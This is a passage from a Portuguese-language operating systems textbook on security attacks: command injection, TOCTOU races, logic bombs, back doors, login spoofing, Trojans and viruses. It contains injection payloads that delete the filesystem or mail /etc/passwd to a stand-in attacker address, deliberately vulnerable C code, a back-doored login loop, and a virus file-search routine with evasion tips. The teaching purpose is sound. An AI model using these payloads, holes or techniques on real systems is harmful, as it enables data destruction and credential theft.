Infelizmente, esse código abre um rombo de segurança gigantesco, usando uma técnica chamada **injeção de comando**. Suponha que o usuário digite “abc” e “xyz; rm –rf /” em vez disso. O comando que é construído e executado agora é

```
cp abc xyz; rm –rf /
```

que primeiro copia o arquivo, então tenta remover recursivamente cada arquivo e cada diretório do sistema de arquivos inteiro. Se o programa está executando como um superusuário, ele pode muito bem ter sucesso. O problema, é claro, é que tudo após o ponto e vírgula é executado como um comando shell.

Outro exemplo do segundo argumento poderia ser “xyz; mail snooper@badguys.com </etc/passwd”, que produz

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

desse modo enviando o arquivo de senha para um endereço desconhecido e não confiável.

FIGURA 9.25 Código que pode levar a um ataque por injeção de comando.

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = “cp “;                   /* declara 3 cadeias */
  printf(“Por favor entrar nome do arquivo fonte: “);          /* pede por arquivo fonte */
  gets(src);                                                   /* obtem entrada do teclado */
  strcat(cmd, src);                                            /* concatena src apos cp */
  strcat(cmd, “ “);                                            /* adiciona um espaço ao final de cmd */
  printf(“Por favor entrar nome do arquivo de destino: “);     /* pede por nome do arquivo de saida */
  gets(dst);                                                   /* obtem entrada do teclado */
  strcat(cmd, dst);                                            /* completa a string de comandos */
  system(cmd);                                                 /* executa o comando cp */
}
```

9.7.7 Ataques de tempo de verificação para tempo de uso

O último ataque nesta seção é de uma natureza muito diferente. Ele não tem nada a ver com a corrupção de memória ou injeção de comando. Em vez disso, ele explora as **condições de corrida**. Como sempre, ele pode ser mais bem ilustrado com um exemplo. Considere o código a seguir:

```
int fd;
if (access (“./my_document”, W_OK) != 0) {
  exit (1);
fd = open (“./my_document”, O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

Presumimos de novo que o programa tem uma SETUID root e o atacante quer usar os seus privilégios para escrever no arquivo de senha. É claro, ele não tem permissão de escrita para o arquivo de senha, mas vamos dar uma olhada no código. A primeira coisa que observamos é que o programa SETUID não deveria escrever no arquivo de senha — ele apenas quer escrever para um arquivo chamado “my_document” no diretório de trabalho atual. No entanto, embora um usuário possa ter esse arquivo no seu diretório de trabalho atual, isso não quer dizer que ele realmente tenha permissão de escrita para esse arquivo. Por exemplo, o arquivo poderia ser um link simbólico para outro arquivo que não pertence ao usuário, por exemplo, o arquivo de senha.

Para evitar isso, o programa realiza uma conferência para ter certeza de que o usuário tem acesso de escrita para o arquivo através da chamada de sistema access. A chamada confere o arquivo real (isto é, se ele for um link simbólico, ele será dereferenciado), retornando 0 se o acesso solicitado for permitido e um valor de erro de -1 de outra maneira. Além disso, a conferência é levada adiante com o UID *real* do processo chamador, em vez do UID *efetivo* (porque de outra forma um processo SETUID sempre teria acesso). Apenas se a verificação tiver sucesso o programa prosseguirá para abrir o arquivo e escrever a entrada do usuário nele.

O programa parece seguro, mas não é. O problema é que o tempo de conferência de processo para privilégios e o tempo no qual os privilégios são usados não são os mesmos. Presuma que uma fração de um segundo após a verificação por *access*, o atacante consegue criar uma ligação simbólica com o mesmo nome de arquivo para o arquivo de senha. Nesse caso, o *open* abrirá o arquivo errado, e a escrita dos dados do atacante terminarão no arquivo de senha. Para conseguir isso, o atacante tem de correr com o programa para criar a ligação simbólica exatamente no tempo certo.

O ataque é conhecido como ataque **TOCTOU** (**Time of Check to Time of Use** — Tempo de verificação para o tempo de uso). Outra maneira de examinar esse ataque em particular é observar que a chamada de sistema *access* simplesmente não é segura. Seria muito melhor abrir o arquivo primeiro, e então conferir as permissões usando o descritor de arquivo em vez disso — usando a função *fstat*. Descritores de arquivos são seguros, pois eles não podem ser modificados pelo atacante entre as chamadas *fstat* e *write*. Ele mostra que projetar um bom API para um sistema operacional é algo extremamente importante e relativamente difícil. Nesse caso, os projetistas se equivocaram.

9.8 Ataques internos

Uma categoria completamente diferente de ataques é o que poderia ser chamado de “trabalhos internos”. Eles são executados por programadores e outros empregados da empresa executando o computador a ser protegido ou produzindo um software crítico. Eles diferem dos ataques externos, pois as pessoas de dentro do sistema têm um conhecimento especializado e acesso que as pessoas de fora não têm. A seguir daremos alguns exemplos; todos eles ocorreram repetidamente no passado. Cada um tem um aspecto diferente em termos de quem está realizando o ataque e daquilo que o atacante está tentando atingir.

9.8.1 Bombas lógicas

Em tempos de terceirizações em massa, programadores muitas vezes preocupam-se com os seus trabalhos. Às vezes eles dão passos para tornar sua partida (involuntária) potencial menos dolorosa. Para aqueles que são inclinados à chantagem, uma estratégia é escrever uma **bomba lógica**. Esse dispositivo é um fragmento de código escrito por um dos programadores (atualmente empregados) da empresa e secretamente inserido no sistema de produção. Enquanto o programador alimentar sua senha diária, esse fragmento de código não fará nada. No entanto, se o programador for subitamente despedido e fisicamente removido do local sem aviso, no dia seguinte (ou semana seguinte) a bomba lógica não será alimentada com sua senha diária e detonada. Muitas variantes desse tema também são possíveis. Em um caso famoso, a bomba lógica verificava a folha de

pagamento. Se o número pessoal do programador não aparecesse nela por dois períodos de pagamento consecutivos, ela detonava (SPAFFORD et al., 1989).

Detonar poderia envolver limpar o disco, apagar arquivos de forma aleatória, cuidadosamente fazer mudanças difíceis de serem detectadas em programas fundamentais, ou criptografar arquivos essenciais. No último caso, a companhia tem a difícil escolha entre chamar a polícia (que pode ou não resultar em uma condenação muitos meses depois, mas certamente não recupera os arquivos perdidos) ou ceder à chantagem e recontratar o ex-programador como um "consultor" por uma quantia astronômica para solucionar o problema (e esperar que ele não plante novas bombas lógicas enquanto faz isso).

Ocorreram casos registrados nos quais um vírus plantou uma bomba lógica nos computadores que ele infectou. Em geral, essas eram programadas para detonar todas juntas em alguma data e tempo no futuro. No entanto, tendo em vista que o programador não faz ideia antecipadamente de quais computadores serão atingidos, bombas lógicas não podem ser usadas para a proteção de empregos e chantagem. Muitas vezes elas são configuradas para detonar em uma data que tem algum significado político. Às vezes elas são chamadas de **bombas-relógio**.

9.8.2 Back door (porta dos fundos)

Outra falha de segurança causada por uma pessoa de dentro do sistema é a **porta dos fundos (back door)**. Esse problema é criado por um código inserido no sistema por um programador para driblar alguma verificação normal. Por exemplo, um programador poderia acrescentar um código para o programa de login para permitir que qualquer pessoa se conectasse usando o nome de login "zzzzz", não importa qual fosse o arquivo de senha. O código normal no programa de login poderia se parecer com a Figura 9.26(a). O alçapão mudaria para a Figura 9.26(b).

O que a chamada *strcmp* faz é conferir se o nome de login é "zzzzz". Se afirmativo, o login foi bem-sucedido, não importa qual tenha sido a senha digitada. Se o código back door fosse inserido por um programador trabalhando para uma fabricante de computadores e então enviado com seus computadores, o programador poderia conectar-se com qualquer computador produzido por sua empresa, não importa quem fosse seu proprietário ou o que estava no seu arquivo de senhas. O mesmo vale para um programador trabalhando para o vendedor do sistema operacional. Back door simplesmente passa por todo o processo de autenticação.

Uma maneira para as empresas evitarem back door é ter **revisões de código** como uma prática padrão. Com essa técnica, uma vez que um programador tenha terminado de escrever e testar um módulo, este é conferido em um banco de dados de código. Periodicamente, todos os programadores de uma equipe se reúnem e cada um se levanta na frente do grupo para explicar o que o seu código faz, linha por linha. Não apenas isso aumenta muito a chance de alguém encontrar um back door, como torna mais arriscado tentar algo para o programador, pois ser pego em flagrante provavelmente não será interessante para sua carreira. Se os programadores protestarem demais quando isso for proposto, fazer com que dois colegas confiram o código um do outro também é uma possibilidade.

9.8.3 Mascaramento de login

Nesse ataque de dentro do sistema, o atacante é um usuário legítimo que está tentando conseguir as senhas de outras pessoas através de uma técnica chamada **mascaramento**

FIGURA 9.26 (a) Código normal. (b) Código com back door (porta dos fundos) inserida.

```
while (TRUE) {
      printf("login:");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v) break;
}
execute_shell(name);
```
(a)

```
while (TRUE) {
      printf("login: ");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```
(b)

de login (login spoofing). Ela é tipicamente empregada em organizações com muitos computadores públicos em uma LAN usados por múltiplos usuários. Muitas universidades, por exemplo, têm salas cheias de máquinas onde os estudantes podem conectar-se a qualquer computador. O ataque funciona da seguinte forma. Em geral, quando ninguém está conectado em um computador UNIX, uma tela similar àquela da Figura 9.27(a) é exibida. Quando um usuário se senta e digita um nome de login, o sistema pede pela senha. Se ela estiver correta, o usuário está conectado e um shell (e possivelmente um GUI) é inicializado.

Agora considere esse cenário. Um usuário malicioso, Mal, escreve um programa para exibir a tela da Figura 9.27(b). Ela se parece incrivelmente com a tela da Figura 9.27(a), exceto que esse não é o programa de login do sistema executando, mas um adulterado escrito por Mal. Mal agora inicializa seu programa de login adulterado e se distancia para se divertir observando de uma distância segura. Quando um usuário se senta e digita um nome de login, o programa responde pedindo por uma senha e desabilitando a exibição do que está sendo digitado. Após o nome de login e senha terem sido coletados, eles são escritos para um arquivo e o programa de login adulterado envia um sinal para matar seu shell. Essa ação desconecta Mal e aciona o programa de login real para inicializar e exibir a tela da Figura 9.27(a). O usuário presume que cometeu um erro de digitação e simplesmente conecta-se de novo. Dessa vez, no entanto, funciona. Mas nesse meio tempo, Mal adquiriu outro par (nome de login, senha). Ao conectar-se em muitos computadores e começar o ataque de login em todos eles, ele pode coletar muitas senhas.

A única maneira real de evitar isso é fazer com que a sequência de login comece com uma combinação que os programas do usuário não possam pegar. O Windows usa CTRL-ALT-DEL para esse fim. Se um usuário senta em um computador e começa primeiro digitando CTRL-ALT-DEL, o usuário atual é desconectado e o programa de login do sistema é inicializado. Não há como driblar esse mecanismo.

FIGURA 9.27 (a) Tela de login correta. (b) Tela de login adulterada.

9.9 Malware

Nos tempos antigos (digamos, antes de 2000), adolescentes entediados (mas inteligentes) passavam suas horas de ócio escrevendo softwares maliciosos que eles então liberavam no mundo apenas por diversão. Esse software, que incluía cavalos de Troia, vírus e worms e coletivamente era chamado de **malware**, muitas vezes se espalhava rapidamente mundo afora. À medida que os relatórios eram publicados sobre quantos milhões de dólares de danos o malware causava e quantas pessoas perderam seus dados valiosos em consequência disso, os autores ficavam muito impressionados com suas habilidades de programação. Para eles era apenas uma brincadeira divertida; eles não estavam ganhando qualquer dinheiro com isso, afinal de contas.

Esses dias passaram. Malware hoje em dia é escrito por demanda por criminosos bem organizados que preferem não ver seu trabalho publicado nos jornais. Eles não estão nessa inteiramente pelo dinheiro. Uma grande fração de todo o malware hoje é projetada para disseminar-se através da internet e infectar as máquinas das vítimas de uma maneira extremamente sutil. Quando uma máquina é infectada, um software é instalado e conta o endereço da máquina capturada de volta para determinadas máquinas. Uma **porta dos fundos** também é instalada na máquina e permite aos criminosos que enviaram o malware comandar facilmente a máquina para fazer o que ela é instruída a fazer. Uma máquina tomada dessa maneira é chamada de **zumbi**, e uma coleção delas é chamada de **botnet**, uma contração para "*robot network* — rede de robôs".

Um criminoso que controla uma botnet pode alugá-la para vários fins mal-intencionados (e sempre comerciais). Um fim comum é enviar spams comerciais. Se ocorrer um importante ataque de spam e a polícia tentar rastrear a origem, tudo o que eles veem é que o ataque está vindo de milhares de máquinas mundo afora. Se eles abordam alguns dos proprietários dessas máquinas, descobrirão garotos, pequenos proprietários de negócios, donas de casa, avós e muitas outras pessoas, todas elas negando vigorosamente que são os autores do spam. Usar as máquinas de outras pessoas para fazer o trabalho sujo torna difícil rastrear os criminosos por trás da operação.

Uma vez instalado, o malware também pode ser usado para outros fins criminosos. A chantagem é uma possibilidade. Imagine um fragmento de malware que encripta todos os arquivos no disco rígido da vítima, então exibe a seguinte mensagem:

SAUDAÇÕES DA GENERAL ENCRYPTION!

PARA COMPRAR UMA CHAVE DE DECRIPTAÇÃO PARA SEU DISCO RÍGIDO, POR FAVOR ENVIE US$ 100 EM NOTAS DE BAIXO VALOR, NÃO MARCADAS, PARA A CAIXA POSTAL 2154, PANAMA CITY, PANAMÁ. OBRIGADO. TEMOS O MAIOR APREÇO POR SEU NEGÓCIO.

Outra aplicação comum que o malware tem é a instalação de um registrador de teclas (**keylogger)** na máquina infectada. Esse programa apenas registra todas as teclas digitadas e periodicamente as envia para alguma máquina ou sequência de máquinas (incluindo zumbis) para a entrega final para o criminoso. Conseguir que o provedor de internet servindo a máquina de entrega coopere em uma investigação é muitas vezes difícil, pois muitas delas estão envolvidas com (ou são de propriedade) o criminoso, especialmente em países onde a corrupção é comum.

O ouro a ser prospectado nessas teclas digitadas consiste em números de cartão de crédito, que podem ser usados para comprar bens de negócios legítimos. Tendo em vista que as vítimas não fazem ideia de que os seus números de cartão de crédito foram roubados até receberem suas contas ao final de um ciclo de cobrança, os criminosos podem seguir em frente gastando para valer por dias, possivelmente até semanas.

Para se proteger desses ataques, todas as companhias de cartão de crédito usam softwares de inteligência artificial para detectar padrões de gastos peculiares. Por exemplo, se uma pessoa que em geral só usa o cartão de crédito em lojas locais subitamente pede uma dúzia de notebooks caros para serem entregues em um endereço no Tajiquistão, por exemplo, um alarme começa a soar na empresa de cartões de crédito e um empregado liga para o dono do cartão para perguntar educadamente sobre a transação. É claro, os criminosos sabem sobre esse software, então eles tentam adequar seus hábitos de gastos para não chamar muito a atenção.

Os dados coletados pelo registrador de teclas podem ser combinados com outros dados coletados por softwares instalados no zumbi para permitir que o criminoso se engaje em um **roubo de identidade** mais amplo. Nesse crime, o criminoso coleta dados suficientes sobre uma pessoa, como a data de nascimento, nome de solteira da mãe, número do seguro social, números das contas bancárias, senhas e assim por diante, para ser capaz de assumir com sucesso a identidade da vítima e conseguir novos documentos físicos, como uma nova carteira de motorista, cartão do banco, certidão de nascimento e mais. Esses por sua vez podem ser vendidos para outros criminosos para serem explorados futuramente.

Outra forma de crime que alguns malwares cometem é manter-se sem chamar a atenção até o usuário conectar-se corretamente à sua conta de banco na internet. Então ele rapidamente executa uma transação para ver quanto dinheiro há na conta e transfere logo tudo para a conta do criminoso, da qual ele é imediatamente transferido para outra conta e então outra e outra (tudo em diferentes países corruptos) de maneira que a polícia precise de dias ou semanas para conseguir todas as autorizações de busca necessárias para seguir o dinheiro e que talvez não consiga ser recuperado nem que ela chegue a ele. Esses tipos de crimes são um grande negócio; não se trata mais de adolescentes sem ter o que fazer.

Além do seu uso pelo crime organizado, o malware também tem aplicações industriais. Uma empresa pode lançar um malware que confere se ele está executando na fábrica de uma rival e sem um administrador de sistema atualmente conectado. Se o terreno estiver limpo, ela interfere com o processo de produção, reduzindo a qualidade do produto, desse modo causando problemas para o competidor. Em todos os outros casos ela não faria nada, tornando difícil sua detecção.

Outro exemplo de malware direcionado é um programa que poderia ser escrito por um vice-presidente corporativo ambicioso e liberado na LAN local. O vírus conferiria se ele está executando na máquina do presidente, e se a resposta for afirmativa, procuraria uma planilha e trocaria suas células aleatoriamente. Fatalmente um dia o presidente tomaria uma má decisão baseada na saída da planilha e talvez seria despedido como consequência disso, abrindo uma posição para você-sabe-quem.

Algumas pessoas andam por aí o dia inteiro com um chip sobre os ombros (não confundir com pessoas que andam com um chip RFID — Radio Frequency Identification, ou identificação por radiofrequência — *dentro* do ombro). Elas podem ter algum rancor real ou imaginário contra o mundo e querem vingar-se. Malwares podem ajudar. Muitos computadores modernos contêm o BIOS na memória flash, que pode ser reescrita sob o controle de um programa (para permitir que o fabricante distribua correções de erros eletronicamente). O malware pode gravar um lixo aleatório na memória flash de maneira que o computador não poderá mais ser inicializado. Se o chip de memória flash estiver em um soquete, consertar o problema exige abrir o computador e substituir o chip. Se o chip de memória flash estiver soldado na placa-mãe, provavelmente a placa inteira terá de ser jogada fora, e uma nova, comprada.

Poderíamos continuar por horas, mas você provavelmente entendeu a questão. Se quiser mais histórias de horror, apenas digite *malware* em qualquer mecanismo de busca. Receberá dezenas de milhões de respostas.

Uma pergunta que muitas pessoas fazem é: “Por que o malware se dissemina tão facilmente?”. Há várias razões. Primeiro, algo como 90% dos computadores pessoais do mundo executam (versões de) um único sistema operacional, Windows, o que os torna um alvo fácil. Se existissem 10 sistemas operacionais por aí, com 10% do mercado, disseminar um malware seria bem mais difícil. Como no mundo biológico, a diversidade é uma boa defesa.

Em segundo lugar, desde os seus primeiros dias, a Microsoft colocou uma ênfase enorme sobre tornar o Windows fácil para pessoas não técnicas. Por exemplo, no passado, os sistemas Windows eram normalmente configurados para permitir o login sem uma senha, enquanto os sistemas UNIX historicamente sempre exigiram uma senha (embora essa prática excelente esteja enfraquecendo à medida que o Linux tenta tornar-se mais parecido com o Windows). Em uma série de outras maneiras existem escolhas a serem feitas entre ter uma boa escolha ou a facilidade de uso, e a Microsoft consistentemente escolheu a facilidade de uso como uma estratégia de marketing. Se você acredita que a segurança é mais importante do que a facilidade de uso, pare de ler agora e configure o seu telefone celular para exigir um código PIN antes que você vá fazer uma chamada — quase todos eles são capazes disso. Se você não sabe como, apenas baixe o manual do usuário do site do fabricante.

Nas próximas seções examinaremos as formas mais comuns de malware, como eles são construídos e como são disseminados. Mais tarde no capítulo, examinaremos algumas maneiras como nos defendermos deles.

9.9.1 Cavalos de Troia

Escrever um malware é uma coisa. Você pode fazê-lo no seu quarto. Conseguir milhões de pessoas para instalá-lo em seus computadores é algo bem diferente. Como o nosso escritor de malware, Mal, conseguiu isso? Uma prática muito comum é escrever algum programa genuinamente útil e embutir o malware dentro dele. Jogos, tocadores de música, visualizadores “especiais” de pornografia e qualquer coisa com gráficos atraentes são bons candidatos. As pessoas vão então baixá-lo voluntariamente e instalar a aplicação. Como bônus gratuito, elas têm um malware instalado, também. Essa abordagem é chamada de ataque por **cavalo de Troia**, em alusão ao cavalo de madeira cheio de soldados gregos descrito na *Odisseia* de Homero. No mundo da segurança de computadores, ele passou a significar qualquer malware escondido no software ou em uma página da web que as pessoas baixam voluntariamente.

Quando o programa gratuito é inicializado, ele chama uma função que escreve o malware para o disco como um programa executável e o inicializa. O malware pode então fazer o dano que quiser para o qual ele foi projetado, como apagar, modificar e criptografar arquivos. Ele pode também buscar números de cartões de crédito, senhas e outros dados úteis e enviá-los de volta para Mal pela internet. De maneira mais provável, ele se anexa a alguma porta de IP e espera ali por orientações, tornando a máquina um zumbi, pronto para enviar spam e fazer o que quer que o mestre remoto queira. Normalmente, o malware também invocará os comandos necessários para certificar-se de que ele seja reiniciado sempre que a máquina for reinicializada. Todos os sistemas operacionais têm uma maneira de fazer isso.

A beleza do ataque do cavalo de Troia é que ele não exige que o autor viole o computador da vítima. A própria vítima faz todo o trabalho.

Há também outras maneiras para enganar a vítima para fazê-la executar o programa do cavalo de Troia. Por exemplo, muitos usuários UNIX têm uma variável de ambiente, *$PATH*, que controla quais diretórios são pesquisados por um comando. Ele pode ser visto digitando o seguinte comando para o shell:

```
echo $PATH
```

Uma configuração potencial para o usuário *ast* em um sistema em particular pode consistir dos seguintes diretórios:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\

:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

É possível que outros usuários tenham um caminho de busca diferente. Quando o usuário digita

```
prog
```

para o shell, o shell primeiro confere para ver se há um programa no local */usr/ast/bin/prog*. Se há, ele é executado. Se não há, o shell tenta */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, e assim por diante, tentando todos os 10 diretórios por sua vez antes de desistir. Suponha que apenas um desses diretórios foi deixado desprotegido e um cracker colocou um programa ali. Se essa é a primeira ocorrência do programa na lista, ele será executado e o cavalo de Troia executará.

A maioria dos programas comuns é em */bin* ou */usr/bin*, então colocar um cavalo de Troia em */usr/bin/X11/ls* não funciona para um programa comum, pois o programa real será encontrado primeiro. Contudo, suponha que o cracker insira *la* em */usr/bin/X11*. Se um usuário digita errado *la* em vez de *ls* (o programa de listagem do diretório), agora o cavalo de Troia executará, fará o seu trabalho sujo e então emitirá a mensagem correta que *la* não existe. Ao inserir cavalos de Troia em diretórios complicados que dificilmente alguém se interessa em ver e dar a eles nomes que poderiam representar erros de digitação comuns, há uma boa chance de que alguém os invocará um dia. E esse alguém pode ser um superusuário (mesmo superusuários cometem erros de digitação), nesse caso o cavalo de Troia tem agora a oportunidade de substituir */bin/ls* por uma versão contendo um cavalo de Troia, então ele será invocado a qualquer momento.

Nosso usuário mal-intencionado, mas cadastrado, Mal, também poderia colocar uma armadilha para o superusuário como a seguir. Ele coloca uma versão de *ls* contendo um cavalo de Troia no seu próprio diretório e então faz algo suspeito que certamente atrairá a atenção do superusuário, como inicializar 100 processos com uso intensivo da CPU ao mesmo tempo. As chances são de que o superusuário conferirá isso digitando

```
cd /home/mal
ls –l
```

para ver o que Mal tem em seu diretório local. Tendo em vista que alguns shells primeiro tentam o diretório local antes de trabalhar através do *$PATH*, o superusuário pode ter simplesmente invocado o cavalo de Troia de Mal com o poder do superusuário. O cavalo de Troia poderia então executar */home/mal/bin/sh* com SETUID de root. Tudo o que ele precisa são duas chamadas de sistema: chown para mudar o proprietário de */home/mal/bin/sh* para root e chmod para configurar seu bit SETUID. Agora, Mal pode tornar-se um superusuário quando quiser, simplesmente executando aquele shell.

Se Mal se vê seguidamente com falta de dinheiro, ele poderia usar um dos golpes de cavalo de Troia a seguir para ajudar sua posição de liquidez. No primeiro, o cavalo de Troia confere para ver se a vítima tem um programa de banking on-line instalado. Se afirmativo, o cavalo de Troia dirige o programa para transferir algum dinheiro da conta da vítima para uma conta de fachada (preferivelmente em um país distante) para retirar em dinheiro mais tarde. De maneira semelhante, se o cavalo de Troia executa em um telefone móvel (smartphone ou não), ele também poderá enviar mensagens de texto para números com um custo realmente alto, de preferência mais uma vez em um país distante, como a Moldávia (parte da ex-União Soviética).

9.9.2 Vírus

Nesta seção, examinaremos os vírus; depois deles, iremos para os *worms* (vermes). A internet também está cheia de informações sobre vírus. Além disso, é difícil para as pessoas se defenderem contra os vírus se elas não sabem como eles funcionam. Por fim, há uma série de entendimentos equivocados a respeito de vírus que precisam ser corrigidos.

O que é um vírus mesmo? Resumindo uma longa história, um **vírus** é um programa que pode reproduzir-se anexando o seu código a outro programa, de maneira análoga à reprodução dos vírus biológicos. O vírus também pode fazer outras coisas além de reproduzir-se. Vermes são como vírus, mas se autoreproduzem. Essa diferença não vai nos preocupar por ora, então usaremos o termo "vírus" para cobrir ambos os casos. Examinaremos os vermes na Seção 9.9.3.

Como os vírus funcionam

Vamos ver agora quais os tipos de vírus que existem e como eles funcionam. O escritor do vírus, vamos chamá-lo de Virgil, provavelmente trabalha em linguagem assembly (ou talvez C) para conseguir um produto pequeno e eficiente. Após ter escrito o seu vírus, ele o insere em um programa na sua própria máquina. Esse programa infectado é então distribuído, talvez postando-o em uma coleção de softwares gratuitos na internet. O programa pode ser um jogo novo empolgante, uma versão pirateada de algum software comercial, ou qualquer coisa mais com uma boa chance de ser considerada desejável. As pessoas começam então a baixar o programa infectado.

Uma vez instalado na máquina da vítima, o vírus fica dormente até o programa infectado ser executado. Uma vez inicializado, ele começa infectando outros programas na máquina e então executando sua **carga útil**. Em muitos casos, a carga útil pode não fazer nada até uma determinada data ter passado para ter certeza de que o vírus tenha se disseminado bastante antes que as pessoas percebam. A data escolhida pode até enviar uma mensagem política (por exemplo, se ele for acionado no 100º ou 500º aniversário de um grave insulto ao grupo étnico do autor).

Na discussão a seguir, examinaremos sete tipos de vírus baseados no que está infectado. Esses são os vírus companheiros, de programa executável, de memória, de setor de inicialização, de unidade de dispositivo e de código fonte. Não há dúvida de que novos tipos aparecerão no futuro.

Vírus companheiro

Um **vírus companheiro** não infecta de fato um programa, mas é executado quando o programa for executado. Eles são realmente antigos, da época em que o MS-DOS mandava no mundo, mas ainda existem. O conceito é mais fácil de explicar com um exemplo. No MS-DOS quando um usuário digita

```
prog
```

o MS-DOS primeiro procura por um programa chamado *prog.com*. Se não puder encontrar um, ele procurará por um programa chamado *prog.exe*. No Windows, quando um usuário clica em Start e então em Run (ou pressiona a tecla Windows e então "R"), a mesma coisa acontece. Hoje em dia, a maioria dos programas são arquivos *.exe*; arquivos *.com* são muito raros.

Suponha que Virgil saiba que muitas pessoas executam *prog.exe* de um prompt MS-DOS ou do Executar em Windows. Ele pode então simplesmente liberar um vírus chamado *prog.com*, que será executado quando uma pessoa tentar executar *prog* (a não ser que ele realmente digite o nome inteiro: *prog.exe*). Quando *prog.com* terminar o seu trabalho, ele então simplesmente executa *prog.exe* e o usuário nem fica sabendo.

Um ataque de certa maneira relacionado usa a área de trabalho (desktop) do Windows, que contém atalhos (links simbólicos) para programas. Um vírus pode mudar o alvo de um atalho para fazê-lo apontar para o vírus. Quando o usuário clica duas vezes sobre um ícone, o vírus é executado. Quando isso é feito, o vírus simplesmente executa o programa original do atalho.

Vírus de programas executáveis

Um passo adiante na complexidade dos vírus e encontramos os vírus que infectam programas executáveis. O mais simples desse tipo de vírus apenas sobrescreve o programa executável com ele mesmo. Esses são chamados de **vírus de sobreposição** (*overwriting*). A lógica de infecção desses vírus é dada na Figura 9.28.

FIGURA 9.28 Um procedimento recursivo que encontra arquivos executáveis em um sistema UNIX.

```
#include <sys/types.h>                      /* cabecalhos-padrao POSIX */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                           /* para a chamada lstat veja se o arquivo e uma ligacao simb. */

search(char *dir_name)
{                                           /* busca recursivamente por executaveis */
    DIR *dirp;                              /* ponteiro para um fluxo de diretorio aberto */
    struct dirent *dp;                      /* ponteiro para uma entrada de diretorio */

    dirp = opendir(dir_name);               /* abrir este diretorio */
    if (dirp == NULL) return;               /* se dir nao puder ser aberto, esqueca-o */
    while (TRUE) {
            dp = readdir(dirp);             /* leia a proxima entrada de diretorio */
            if (dp == NULL) {               /* NULL significa que terminamos */
            chdir ("..");                   /* volte ao diretorio-pai */
            break;                          /* sai do laco */
    }
    if (dp->d_name[0] == '.') continue;     /* salte os diretorios . e .. */
    lstat(dp->d_name, &sbuf);               /* a entrada e uma ligacao simbolica? */
    if (S_ISLNK(sbuf.st_mode)) continue;    /* salte as ligacoes simbolicas */
    if(chdir(dp->d_name) == 0) {            /* se chdir tiver sucesso, deve ser um diretorio */
          search(".");                      /* sim, entre e busque-o */
    } else {                                /* nao (arquivo), infecte-o */
          if (access(dp->d_name, X_OK) == 0)  /* se for executavel, infecte-o */
                  infect(dp->d_name);
    }
    closedir(dirp);                         /* diretorio processado; feche e retorne */
}
```

O programa principal desse vírus primeiro copiaria o seu programa binário em um arranjo abrindo *argv*[0] e lendo-o para mantê-lo em lugar seguro. Então ele percorreria o sistema de arquivos inteiro começando no diretório raiz ao modificar para ele e chamando *search* com o diretório raiz como parâmetro.

O procedimento recursivo *search* processa um diretório abrindo-o, então lendo as entradas uma de cada vez usando *readdir* até que *NULL* seja retornado, indicando que não há mais entradas. Se a entrada é um diretório, ela é processada alterando o diretório atual para essa nova entrada e então chamando *search* recursivamente; se ela for um arquivo executável, ela é infectada ao chamar *infect* com o nome do arquivo para infectar como um parâmetro. Arquivos começando com "." são pulados para evitar problemas com os diretórios . e .. . Também, links simbólicos são pulados porque o programa presume que ele pode entrar em um diretório usando a chamada de sistema chdir e então voltar para onde ele estava indo para .. , algo que é assegurado para links rígidos, mas não simbólicos. Um programa mais bacana poderia lidar com links simbólicos, também.

O procedimento de infecção real, *infect* (não mostrado), meramente tem de abrir o arquivo nomeado no seu parâmetro, copiar o vírus salvo no arranjo sobre o arquivo e então fechá-lo.

Esse vírus poderia ser "melhorado" de várias maneiras. Primeiro, um teste poderia ser inserido em *infect* para gerar um número aleatório e apenas retornar na maioria dos casos sem fazer nada. Em, digamos, uma chamada a cada 128, a infecção ocorreria, desse modo reduzindo as chances de uma detecção prematura, antes que o vírus tivesse uma boa chance de se disseminar. Vírus biológicos têm a mesma propriedade: os que matam suas vítimas rapidamente não se disseminam nem de perto tão rápido quanto aqueles que produzem uma morte lenta e arrastada, dando às vítimas todo o tempo para disseminar o vírus. Um projeto alternativo seria uma taxa de infecção mais alta (digamos, 25%), mas um corte no número de arquivos infectados ao mesmo tempo reduz a atividade do disco e desse modo é menos suspeito.

Em segundo lugar, *infect* poderia verificar para ver se o arquivo já está infectado. Infectar o mesmo arquivo duas vezes apenas desperdiça tempo. Terceiro, medidas poderiam ser tomadas para manter o tempo da última modificação e o tamanho do arquivo os mesmos, uma vez que isso ajuda a esconder a infecção. Para programas maiores do que o vírus, o tamanho permanecerá o mesmo, mas para programas menores que o vírus. Como a maioria dos vírus é menor do que a maioria dos programas, esse não é um problema sério.

